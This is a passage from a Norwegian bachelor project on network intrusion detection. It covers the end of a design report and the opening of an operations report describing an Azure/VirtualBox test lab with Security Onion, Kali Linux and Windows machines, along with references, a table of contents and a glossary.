
Bygging av rammeverk

Når prosessen med å bygge testmiljøet er i gang, og prosjektgruppen har fått tilgang til ressurser hos Azure, er det første som skal gjøres å sette opp og konfigurere vertsmaskinen der. Deretter, etter å ha testet at denne fungerer som den skal og fjerntilgangen er på plass, vil det neste steget være å installere VirtualBox på denne maskinen. Videre konfigureres nettverket på VirtualBox, og ressursene derfra allokeres videre innover til enhetene som skal bygges på innsiden. Her er det viktig med god kvalitetskontroll underveis, hvor det sjekkes at alt er gjort riktig før man går videre. Dette er særlig på grunn av at alt arbeidet videre hviler på statusen til de øvrige maskinene. Når det er verifisert at maskinene er satt opp riktig, og fungerer optimalt, blir det tatt et snapshot for å eventuelt kunne rulle tilbake til dette punktet senere.

Videre skal maskinene i det indre og isolerte testmiljøet bygges. De maskinene blir opprettet fra VirtualBox og de respektive operativsystemene installeres på hver enkelt node. Herfra blir det en ny runde med kvalitetskontroll, og det må bl. a sjekkes at tilgangen til de ulike maskinene fungerer som det skal, og at nettverkskonfigurasjonen er blitt utført riktig. Dette kan gjøres ved å utføre tester fra de ulike maskinene. Når dette er ferdig implementert, testet og verifisert, er selve rammeverket for testlaben på plass.

Versjonskontroll

Herfra vil det jobbes mye innover i hver av de enkelte maskinene på innsiden av det virtuelle miljøet. Det vil også i stor grad jobbes asymmetrisk med maskinene, altså at det i ulike perioder vil gjøres mye endringer på én eller to av dem, mens en annen kan stå mer eller mindre uforandret i det samme tidsrommet. I forbindelse med dette, er det hensiktsmessig å ha både et godt system og gode rutiner for backup og versjonskontroll. Figuren under viser hvordan de ulike maskinene i den helhetlige arkitekturen kan endre seg i utakt med hverandre, og hvordan avhengigheten mellom dem henger sammen, og illustrerer et generisk og vilkårlig hendelsesforløp hvor ulike endringer skjer over tid.



Figur 8: Avhengigheter mellom maskiner og versjonskontroll

Den øverste rekken med tall på figuren illustrerer ulike ledd hvor det har forekommet en eller annen endring på én eller flere maskiner i testmiljøet, og skildrer dermed en dimensjon av tid i illustrasjonen. I radene under finner vi egne rekker for hver enkelt maskin, med egne inkrementelle versjoner bortover langs x-aksen mot høyre. Her ser vi også hvordan VirtualBox avhenger av Azure, og både maskinene med Kali, Security Onion, og Windows

10 avhenger av VirtualBox igjen. Dermed vil et snapshot i VirtualBox også inneholde tilstanden til alle maskinene under, og et snapshot i Azure vil inneholde en backup av VirtualBox på det tidspunktet, som igjen inneholder tilstanden til alle maskinene under. Dette er illustrert med de røde pilene som peker horisontalt oppover.

Siden mesteparten av arbeidet videre vil foregå på maskinene underlagt VirtualBox, og det i tillegg kan forekomme mange endringer på to av disse maskinene i en periode, mens den siste maskinen forblir uendret i samme tidsrom, er det lurt å ha et bevisst og strukturert forhold til hvordan vi utfører versjonskontroll. For eksempel kan det være hensiktsmessig å kunne rulle tilbake versjonen på én av maskinene under VirtualBox, men samtidig beholde nåværende versjon på de andre. Dermed blir det nødvendig å ta backup av versjonene på hver enkelt maskin etter hvert som det gjøres større endringer, eller en milepæl er nådd. Det vil være mer effektivt, fleksibelt, og i tillegg ressurssparende fremfor å hyppig lage snapshots fra Azure. Prosjektgruppen vil hver uke ta backup av tilstanden på daværende tidspunkt, i tillegg til å gjøre det samme umiddelbart ved større, suksessfulle endringer. Snapshots i Azure vil foretas ved større milepæler, og der hvor alle maskiner innover i virtualiseringskjeden har fullførte endringer som fungerer sammen i det helhetlige systemet.

Iterativt arbeid

Videre er det essensielt at maskinene i testlaben har tilstrekkelig med ressurser for å operere på en hensiktsmessig måte i henhold til planen. Her er det verken bra om noen maskiner er rustet med alt for mye ressurser, eller for lite. Det er i planleggingsfasen gjort et estimat på hvor mye maskinvareressurser som kreves på de ulike nodene i nettverket, men som regel er det alltid en differanse mellom reelt og estimert forbruk. For å sikre at ressurser blir fordelt på en optimal måte, vil det gjøres tester kontinuerlig etter hvert som ulike programvarer tas i bruk, og ytelsen på de ulike maskinene kan måles. Deretter kan det vurderes hvorvidt man skal re-allokere ressursene. Dette blir en kontinuerlig iterativ metodikk som følger utviklingen av testmiljøet for øvrig, også fordi ressursbehovet kan endre seg over tid.

Underveis i byggingen av testlaben, vil det bli installert en rekke verktøy og rammeverk på de respektive maskinene som eksisterer under VirtualBox. En del av disse verktøyene må konfigureres og spesialtilpasses omgivelsene som skal jobbes med. Slike justeringer er som regel lite hensiktsmessig å planlegge i detalj i forkant, da de ofte avhenger av observasjoner

som gjøres underveis i testingen. Her kan det raskt dukke opp nye behov, og gjøres beslutninger underveis som gjør at man krever noe annet av systemene. Dette blir dermed også arbeidet med iterativt under byggingen, hvor et mer detaljert helhetsbilde av den sammensatte løsningen gradvis kommer sterkere frem jo mer som bygges.

Den samme metodiske fremgangsmåten vil også være nærliggende å bruke for det arbeidet tilknyttet kvalitetskontroll og testing av selve verktøyene underveis. Her kan det noen ganger være nødvendig å gå tilbake å teste andre systemer i etterkant av en ny implementasjon eller endring i konfigurasjon, selv om det samme systemet er testet tidligere. Dette gjelder i særlig grad der hvor programvarene henger sammen og interagerer med hverandre på en måte, og hvor dermed en justering på et sted, kan endre til endret atferd et annet sted.

4.2.3 Fremgangsmåte gjennomføring

Etter at testlaben er ferdig bygget og kvalitetssikret, er det en rekke undersøkelser som skal gjøres. Formålet er i første runde å bli kjent med de ulike teknologiene, og bygge opp praktisk erfaring rundt hvordan de fungerer og kan brukes. Videre handler det om å gjøre en rekke observasjoner på bakgrunn av de testene som skal utføres, som kan si noe om hvordan disse teknologiene kan passe inn i et overordnet sikkerhetssystem, og hva slags innsikt de kan føre til, fra et sikkerhetsperspektiv i kontekst av nettverk. I tillegg til dette vil testlaben kunne være en POC for hvordan et slikt sikkerhetssystem kan implementeres og driftes.

Arbeidet som prosjektgruppen vil foreta seg i tilknytning til gjennomføringen av testlabens overordnede hensikt vil i stor grad være metodisk og iterativ. Hovedmomentene som er prioritert til dette arbeidet vil videre bli presentert her. En detaljert beskrivelse av gjennomføringen er for øvrig et tema for driftsrapporten, og vil ikke gjennomgås i dette dokumentet. Det blir her kastet et overblikk over hva som skal undersøkes, i tillegg til et utgangspunkt for hvordan fremgangsmåten for testingen vil foregå.

Simulering av nettverkstrafikk

Den ferdigstilte testlaben vil være en manifestasjon av et sikkerhetssystem som benytter teknologier for visibilitet og deteksjon på nettverksnivå, med et tilhørende nettverksmiljø. På denne måten vil testlaben konseptuelt gjenspeile noe som kunne vært en reell implementasjon hos en eksisterende organisasjon. Hovedforskjellen er at topologien er nedskalert, og at det ikke er noen reelle brukere tilstedeværende i miljøet. Dermed må dette simuleres for å kunne gjøre gode og realistiske tester av hvordan teknologiene presterer.

Prosjektgruppen hadde i utgangspunktet planlagt å benytte seg av egen programvare for å simulere nettverkstrafikk for å utføre tester i labmiljøet. Dette ble senere substituert med å importere PCAP-filer på Security Onion-maskinen. Årsaken til dette er at slik import av pakkefangst-opptak vil behandles av det implementerte sikkerhetssystemet, og varsler blir generert med utgangspunkt i innholdet i dette på samme måte som om det hadde vært simulert i sanntid. Dermed blir sluttresultatet i vår kontekst det samme, og man sparer dermed mer tid i prosessen av å få dataen gjennom systemet. En ulempe med denne fremgangsmåten er at man ikke har tilgang på krypteringsnøklene der hvor trafikken er kryptert med HTTPS, på dataset som er hentet eksternt. Det betyr at man ikke har tilgang til å dekryptere dette underveis, slik det var tiltenkt i kontekst av SSL/TLS-inspeksjon.

Visibilitet og deteksjon

Trafikken blir fanget opp på Security Onion-maskinen, og pakkene blir her observert av systemene for dette, og videre av prosjektgruppen. Spesielt vil det fokuseres på alarmeringen som blir generert under forsøkene. Systemets oppførsel og hvordan teknologien presterer, vil bli vurdert av prosjektgruppen ut ifra dette, og det vil også foretas en manuell inspeksjon av pakker. Systemet vil justeres kontinuerlig og iterativt, og fokuset for observasjoner vil hele tiden være rettet mot hvilke muligheter for nyttig innsikt som kan være å hente ut av et slikt sikkerhetssystem.

Det vil også implementeres en mekanisme for SSL/TLS-inspeksjon, hvor det vil bli gjort observasjoner rundt hvordan sikkerhetssystemet oppfører seg når strømmen av nettverksdata i dette leddet ikke er kryptert. Her vil fokuset i stor grad være knyttet til en sammenlikning rundt graden av innsikt som oppnås med og uten det ekstra nivået av informasjon i inspeksjons-prosessen. Dermed vil vi kunne betrakte innsikten knyttet til visibilitet og

deteksjon på nettverket, satt opp mot fraværet av dette, i tillegg til å sette de ulike nivåene av inspeksjon opp mot hverandre, og se på differansen der. Det er ikke nødvendigvis proporsjonale sammenhenger mellom innsikten de ulike nivåene genererer, og det kan derfor være av særlig interesse iblant annet en kost/nytte-sammenheng.

Det er en stor overhengende mulighet for at prosjektgruppen underveis i det praktiske og undersøkende arbeidet kommer over nye interessante betraktninger og relevante teknologiske muligheter. I forbindelse med dette er det holdt av rom for å utforske disse, gitt at de kan bistå til et bedre helhetsinntrykk av hva visibilitet og deteksjon på nettverksnivå kan innebære, og hva det kan medføre av nytteverdi for en organisasjon. Slike potensielle muligheter lar seg ikke planlegges av natur, annet enn at det kan reserveres et rom for å utforske dem. I henhold til risikoanalysen som tidligere er utformet i forbindelse med dette prosjektarbeidet, er det for øvrig viktig at dette i utgangspunktet foregår som et supplement til den eksisterende planen, og ikke som en distraksjon på bekostning av den. I slike tilfeller vil også viktigheten av godt dokumentasjonsarbeid underveis komme tydelig frem.

4.2.4 Fremgangsmåte dokumentering

Dokumentasjonsarbeidet er en svært viktig del av arbeidsprosessen. Dette skyldes at det er gjennom dokumentasjonen som produseres at oppdragsgiveren skal få oppfylt behovet sitt som var utgangspunktet for oppgaven. Dokumentasjonen skal både skal dekke det som er gjort, men samtidig også de resultatene som er produsert. Dette stiller store krav til dokumentasjonsprosessen, og derfor er det viktig at dokumentasjonen materialiseres og presenteres på en strukturert og enkel måte, som gjør at det lett for oppdragsgiveren å trekke ut relevante momenter. Dokumentasjonen som har blitt ført gjennom arbeidsprosessen vil i hovedsak presenteres gjennom driftsrapporten.

Dokumentasjonsprosessen

Måten det vil dokumenteres på underveis i arbeidet med testmiljøet handler i stor grad om kontinuerlig arbeid. Vi vil starte med å opprette et dokument som struktureres etter de forskjellige momentene i arbeidsprosessen (bygging og gjennomføring). Dette dokumentet vil videre deles inn i enkelte aktiviteter innenfor disse momentene. Underveis i arbeidet med testmiljøet vil vi så dokumentere det som gjøres i testmiljøet knyttet opp mot hver enkelt av disse aktivitetene. Konkret vil denne dokumentasjonen bestå av skjermdumper av aktiviteten

som gjennomføres, i tillegg til en kort beskrivelse av det som er gjort, eller det vi har kommet frem til. Prosessen med skjermdumper kan vi gjennomføre på en effektiv måte, ettersom testmiljøet vårt er skybasert, og skjermbildene dermed kan tas effektivt av den fysiske maskinen vi arbeider på. Med bakgrunn i dette vil ikke de praktiske aktivitetene tilknyttet til dokumenteringen gå nevneverdig utover arbeidsflyten. Ellers er et resultat av denne metodikken at man sørger for å hele tiden få et bevisst forhold til det som faktisk gjøres. Dette vil bidra med å legge til rette for gode læringsforhold, ettersom man gjennomgående kort må oppsummere det som er gjort.

Ellers spiller prosjektets overordnede arbeidsmetodikk også en stor rolle i å sikre kvaliteten i dokumentasjonsprosessen. Ved bruk av denne metodikken, som er beskrevet i punkt *4.2.1*, sørges det for at det kontinuerlig dokumenteres under arbeidet med testmiljøet. På denne måten sikrer vi at det ikke unnlates å dokumentere noen av aktivitetene som gjennomføres underveis i arbeidet.

Driftsrapport

Arbeidet med driftsrapporten er helt sentralt for om dokumentasjonsarbeidet blir en suksess. Dette skyldes at det er gjennom driftsrapporten dokumentasjonen vi har ført i forbindelse med byggingen og testingen i testmiljøet vil bli presentert. Arbeidet med driftsrapporten vil starte mot slutten av arbeidet i testmiljøet, og videre intensiveres mot slutten av prosjektperioden. Når arbeidet med driftsrapporten starter, vil vi gjennomgå dokumentasjonsmaterialet fra arbeidsprosessen. Først kvalitetssikres innholdet, før det videre legges fram i driftsrapporten. Her vil det fokuseres på å vektlegge de viktigste momentene fra arbeidet. Hva som er det viktigste, vil i stor grad bli vurdert her. Til slutt vil vi ende opp med en ferdig driftsrapport. Denne driftsrapporten vil på mange måter kunne sees på som en revidert utgave av dokumenteringen vi har gjennomført i forbindelse med arbeidet i testmiljøet, og spiller en viktig rolle for fremleggingen av prosjektets resultat.


Reproduserbarhet

Det et viktig prinsipp i forbindelse med dokumentasjonsarbeidet at det som gjøres i testmiljøet er reproduserbart. Dette innebærer at andre på et senere tidspunkt skal kunne gjenta det som er gjort, og bygge et tilsvarende miljø, ved å se på dokumentasjonen som er ført i forbindelse med prosjektet. Dette stiller igjen krav til dokumentasjonen, både gjennom

driftsrapporten, men også gjennom denne designrapporten. Alle de sentrale momentene i testmiljøet i forbindelse med strukturen og rammeverket i testmiljøet skal ha blitt dekket i denne rapporten, og videre så skal det som faktisk gjennomføres tilknyttet byggingen og testingen i testmiljøet dokumenteres i driftsrapporten. Denne dokumentasjonen har blitt, og vil videre bli, utformet med hensyn på at andre potensielt skal kunne utvikle den samme laben i fremtiden. Det vil riktignok ikke dokumenteres på et detaljnivå som vil gjøre testlaben reproduserbar for alle, da det tas et forbehold om et moderat kunnskapsnivå innenfor informasjonsteknologi og informasjonssikkerhet.

4.2.5 Oppdatert fremdriftsplan

Etter å ha fullført oppstartsfasen, og begynt på designfasen, har prosjektgruppen gjort noen justeringer i den opprinnelige fremdriftsplanen. Dette er utelukkende knyttet til designfasen, og varigheten på denne arbeidsperioden. Her er det allokert mer tid til å utarbeide designrapporten, da den hadde et mer omfattende spekter av innhold enn hva som var estimert ved prosjektets start. Endringene kan sees i det oppdaterte GANTT-diagrammet under.



Figur 9: Oppdatert GANTT-diagram for prosjektperioden

5. Kilder og referanser

5.1 Kilder

[1] Helge Hafting. IDR3002 Drift av forretningskritiske systemer. Leksjon, Emne: "*IDS og IPS"* NTNU, Trondheim [Hentet 22.02.2020]

[2] Center for Internet Security, "*Cybersecurity Spotlight – Signature-Based vs Anomaly-Based Detection*", *cisecurity.org*. [Online]. Tilgjengelig: https://www.cisecurity.org/spotlight/cybersecurity-spotlight-signature-based-vs-anomaly-based-detection/ [Hentet 22.02.2020]

[3] Geeksforgeeks, "Intrusion Detection System (IDS)", *geeksforgeeks.org*, publisert 16.12.2020. [Online]. Tilgjengelig: https://www.geeksforgeeks.org/intrusion-detection-system-ids/ [Hentet 22.02.2020]

[4] Yousef Bakhdlaghi, "Snort and SSL/TLS Inspection", *sans.org*, publisert 20.04.2017. [Online]. Tilgjengelig: https://www.sans.org/reading-room/whitepapers/detection/snort-ssl-tls-inspection-37735 [Hentet 22.02.2020]

[5] Chris Farrell, "Looking under the rock: Deployment strategies for TLS decryption", *sans.org*, publisert 13.01.2018. [Online]. Tilgjengelig: https://www.sans.org/reading-room/whitepapers/dlp/rock-deployment-strategies-tls-decryption-38240 [Hentet 02.03.2020]

[6] National Security Agency USA, "MANAGING RISK FROM TRANSPORT LAYER SECURITY INSPECTION", *media.defense.org*, publisert 16.012.2019. [Online]. Tilgjengelig: https://media.defense.gov/2019/Dec/16/2002225460/-1/-1/0/INFO%20SHEET%20%20MANAGING%20RISK%20FROM%20TRANSPORT%20LAYER%20SECURITY%20INSPECTION.PDF [Hentet 02.03.2020]

[7] M. Dekker, "The HTTPS interception dilemma", *helpnetsecurity.com*, publisert 08.03.2017. [Online]. Tilgjengelig: https://www.helpnetsecurity.com/2017/03/08/https-interception-dilemma/

[Hentet 02.03.2021]

[8] Z. Durumerik, Z. Ma, D. Springall, R. Barnes, N. Sullivan, E. Bursztein, M. Bailey, J. A. Halderman, V. Paxson, "The Security Impact of HTTPS Interception", *zakird.com,* publisert 2017. Tilgjengelig: https://zakird.com/papers/https_interception.pdf - [Hentet 03.03.2021]

[9] L. F. Sikos, "Packet analysis for network forensics: A comprehensive survey", *sciencedirect.com,* publisert Mars 2020. Tilgjengelig: https://www.sciencedirect.com/science/article/pii/S1742287619302002 - [Hentet 02.03.2021]

5.2 Illustrasjoner

Illustrasjonene brukt i denne rapporten er produsert på egenhånd av prosjektgruppa. Programvaren som er brukt til dette basert på gratis åpen kildekode fra diagrams.net (https://app.diagrams.net/).

Versjon 1.0

DRIFTSRAPPORT

Deteksjon og visibilitet på nettverksnivå

Adrian Gilberg og Erlend Saugstad

Revisjonshistorie

Dato	Versjon	Beskrivelse	Forfatter
01.04.2021	0.1	Opprettelse av dokument	Erlend Saugstad Adrian Gilberg
23.04.2021	0.2	Ferdigstilling av førsteutkast	Erlend Saugstad Adrian Gilberg
26.04.2021	0.3	Utvidelse av dokument	Erlend Saugstad Adrian Gilberg
04.05.2021	0.4	Revisjon av nytt utkast	Erlend Saugstad Adrian Gilberg
19.05.2021	1.0	Ferdigstilling av dokument	Erlend Saugstad Adrian Gilberg

Innholdsfortegnelse

Begreper og definisjoner

1. Introduksjon – hensikten med dokumentet ... 9

1.1 Hensikten med driftsrapporten ... 9

1.2 Innholdet i driftsrapporten ... 9

1.3 Versjoner av operativsystemer/programvare ... 10

2. Oppsett av testmiljø ... 11

2.1 Første virtualiseringslag (Azure/Windows Server) ... 11

2.1.1 Oppbygging av første virtualiseringslag ... 11

2.1.2 Allokering av ressurser ... 12

2.1.3 Installasjon av Windows Server ... 15

2.1.4 Forberedelser ... 16

2.1.5 Aktivering av nøstet virtualisering ... 17

2.2 Andre virtualiseringslag (VirtualBox) ... 17

2.2.1 Installasjon av Kali Linux ... 18

2.2.2 Installasjon av Security Onion ... 20

2.2.3 Installasjon av Windows 10 ... 26

2.2.4 Installasjon av Windows 7 ... 27

2.2.5 Oppsett av nettverket ... 28

3. Konfigurasjon av testmiljøet ... 35

3.1 Konfigurasjon av første virtualiseringslag ... 35

3.1.1 Tilkobling til Security Onion (SSH) ... 35

3.1.2 Tilkobling til Security Onions Webgrensesnitt (HTTPS) ... 36

3.1.3 Overføring av filer mellom virtualiseringslag (SCP) ... 38

3.1.4 Arbeid mellom første og andre virtualiseringslag ... 39

3.2 Konfigurasjon av andre virtualiseringslag ... 40

3.2.1 Konfigurasjon av Kali Linux ... 40

3.2.1.1 Sårbarhetsskanneren Nessus ... 40

3.2.2 Konfigurasjon av Security Onion ... 46

3.2.2.1 Verifisering av installasjonen ... 46

3.2.2.2 So-allow ... 47

3.2.2.3 Berkeley Package Filter (BPF) ... 48

3.2.2.4 Konfigurasjon av regler (i Zeek og Suricata) ... 50

3.2.3 Konfigurasjon av Windows 10 og Windows 7 ... 53

4. Gjennomgang av funksjonalitet i testmiljøet 54
4.1 Elementært angrep fra Kali Linux 54
4.2 Import av PCAP 57
4.3 Gjennomgang av verktøy 58
4.3.1 Security Onion dashbord 58
4.3.2 Kibana 61
4.3.3 Grafana 62
4.3.4 Andre verktøy 63
5. Forsøk i testmiljøet 64
5.1 Forsøk 1 - Godartede og ondartede PCAP-filer 64
5.1.1 Planlegging 65
5.1.2 Gjennomføring og resultater 66
5.1.3 Evaluering 70
5.2 Forsøk 2 - Skanning og utnyttelse av sårbarheter 74
5.2.1 Planlegging 74
5.2.2 Gjennomføring og resultater 74
5.2.2.1 Skanning av Windows 10 74
5.3.2.2 Skanning av Windows 7 77
5.2.3 Evaluering 89
5.3 Forsøk 3 - MITRE ATT&CK-teknikk T1486 91
5.3.1 Introduksjon 91
5.3.2 Planlegging 92
5.3.3 Gjennomføring 96
5.3.4 Evaluering 103
6. Drøfting av oppgave 105
6.1 Egne resultater i testmiljø 105
6.1.1 Planlegging av forsøk 105
6.1.2 Drøfting av forsøk 1 - Godartede og ondartede PCAP-filer 106
6.1.3 Drøfting av forsøk 2 - Skanning og utnyttelse av sårbarheter 108
6.1.4 Drøfting av forsøk 3 - MITRE ATT&CK-teknikk 1486 110
6.1.5 Forsøk vi ikke fikk gjennomført 111
6.2 EDR VS NIDS (endepunktsbasert vs nettverksbasert) 112
6.3 “Swizz cheese Model” 114
6.4 Konklusjon 115
7. Kilder og referanser 117

7.1 Kilder..... 117
7.2 Datasett og skadevare..... 117

Begreper og definisjoner

Azure	Skytjeneste fra Microsoft. Brukes blant annet til bygging, testing, utrulling og administrering av applikasjoner og tjenester.
DPI	Dyp pakkeinspeksjon er en form for inspeksjon av nettverkspakker, hvor man ser på alt av innholdet i pakken, inkludert nyttelasten.
EDR	Endpoint Detection and Response - Sikkerhetssystem for å detektere og reagere på trusler som oppdages på et endepunkt.
EPP	Endpoint Protection Platform - Et sikkerhetssystem som detekterer og reagerer på trusler som oppdages på et endepunkt. Har noe utvidet funksjonalitet i forhold til EDR, og inneholder blant annet antivirusfunksjonalitet.
Header (i forbindelse med pakker)	Header - Den delen av en IP-pakke som inneholder informasjon om pakkens avsender og destinasjon, samt andre felter som bidrar til å rute pakken.
HTTP/HTTPS	Hypertext Transfer Protocol/Hypertext Transfer Protocol Secure er en protokoll på applikasjonslaget, som primært brukes på internett til å utveksle informasjon. HTTPS er en nyere og forbedret utgave som benytter seg av SSL- eller TLS-teknologi for å kryptere trafikken og dermed beskytte den mot avlytting og uønsket interferens.

IAAS	Infrastructure as a service - En databehandlingsinfrastruktur som tilbys og administreres over internett. IAAS gir blant annet muligheten til å sette opp et eget miljø med virtuelle maskiner og nettverk.
IDS	Intrusion Detection System - Programvare eller enhet som brukes til deteksjon av skadevare på systemer og nettverk.
IPS	Intrusion Prevention System er en teknologi som monitorerer og detekterer skadevare på systemer og nettverk. I tillegg til dette har IPS-programvare også muligheten til å reagere på trusler som blir oppdaget.
MITM	Man in the middle (MITM) er en angrepsform som baserer seg på at en ondsinnet aktør stiller seg imellom to parter som tror de kommuniserer direkte. Angriperen kan i slike situasjoner lytte eller interferere med kommunikasjonen, uten at noen av partene er klar over det.
MSSP	Managed Security Service Provider. En MSSP håndterer sikkerhetstjenester for sluttbrukere, slik som monitorering og håndtering av hendelser.
NIC	Nettverksgrensesnittkontroller - En komponent som muliggjør nettverkstilkoblinger for en datamaskin.
NIDS	Network Based Intrusion Detection System - IDS-programvare eller enhet som overvåker

	og detekterer på nettverksnivå.
OSI-modellen	Open Systems Interconnection (OSI) modellen er en referansemodell for datakommunikasjon. Den består av 7 ulike lag for kommunikasjon med hver sine protokoller, og beskriver sammenhengen mellom dem.
PCAP	Packet capture (PCAP) er et programmeringsgrensesnitt som brukes til å analysere nettverkstrafikk. Med PCAP kan analysere pakkestrømmen i et nettverk, og man kan se informasjon om pakkene fra lag 2 til 7 i OSI-modellen. Det finnes også pcap-filer, og disse inneholder en strøm av pakker. Disse filene kan analyseres i programmer som for eksempel Wireshark.
Promiskuøs modus	Promiskuøs modus - En nettverkskonfigurasjon som overfører alle pakkene som nettverksadapterdriveren mottar. En nettverksgrensesnittkontroller i denne modusen muliggjør pakkesniffing.
Proxy	Proxy - En server som fungerer som et mellomledd mellom en klient og en tjener
Sertifikat	Sertifikat i denne konteksten refereres til et digitalt sertifikat. Et sertifikat er en unik datafil, og brukes ofte i dagens digitale infrastruktur, gjerne til å bevise eller verifisere opphavet til det man interagerer med, eller som en form for digital underskrift.

SIEM	Security Information and Event Manager (SIEM) er et system for sikkerhetsinformasjon og hendelseshåndtering. Det fungerer som et samlingssted for logger, og genererer sikkerhetsvarsler basert på disse.
Snapshot	En sikkerhetskopi av maskintilstand. Brukes for å kunne rulle tilbake til en tidligere versjon ved behov.
SSL/TLS	Transport Layer Security (TLS) og forgjengeren Secure Sockets Layer (SSL) er kryptografiske protokoller som muliggjør en sikrere kommunikasjon på internett, og kan beskytte mot at uønskede parter får innsyn i datapakkene.
Threat hunting	Threat hunting - En proaktiv og iterativ prosess der man aktivt søker gjennom et nettverk for å oppdage isolerte og avanserte trusler som ikke blir fanget opp av andre sikkerhetsløsninger.
VM	Virtuell Maskin - En datafil som oppfører seg som en faktisk datamaskin.
XDR	Extended Detection and Response - Et sikkerhetssystem som detekterer og reagerer på trusler som oppdages på et endepunkt og miljøet rundt. Teknologien fungerer som et EDR med utvidet funksjonalitet.

1. Introduksjon – hensikten med dokumentet

Denne driftsrapporten er skrevet i forbindelse med et bachelorprosjekt, og er utarbeidet av Adrian Gilberg og Erlend Saugstad i samarbeid med bedriften Sopra Steria.

Rapporten er det tredje formelle dokumentet i en serie av fire dokumenter som følger bacheloroppgavens gang, og bygger på en forstudierapport og en designrapport utarbeidet på et tidligere tidspunkt.

1.1 Hensikten med driftsrapporten

Det er ønskelig å se nærmere på hvilke «trade-offs» en SOC gjør ved å tilby sikkerhetstjenester for deteksjon og visibilitet tilknyttet sikkerhetsmonitorering uten å basere seg på NIDS-teknologi som en sentral teknologi. Sopra Steria ønsker empiri på dette for å kunne ta velinformerte valg rundt videre utvikling av sin verktøykasse. Derfor vil vi konstruere et testmiljø som baserer seg på NIDS-teknologi, og dokumentere og diskutere resultatene våre fra arbeidet gjennom denne rapporten.

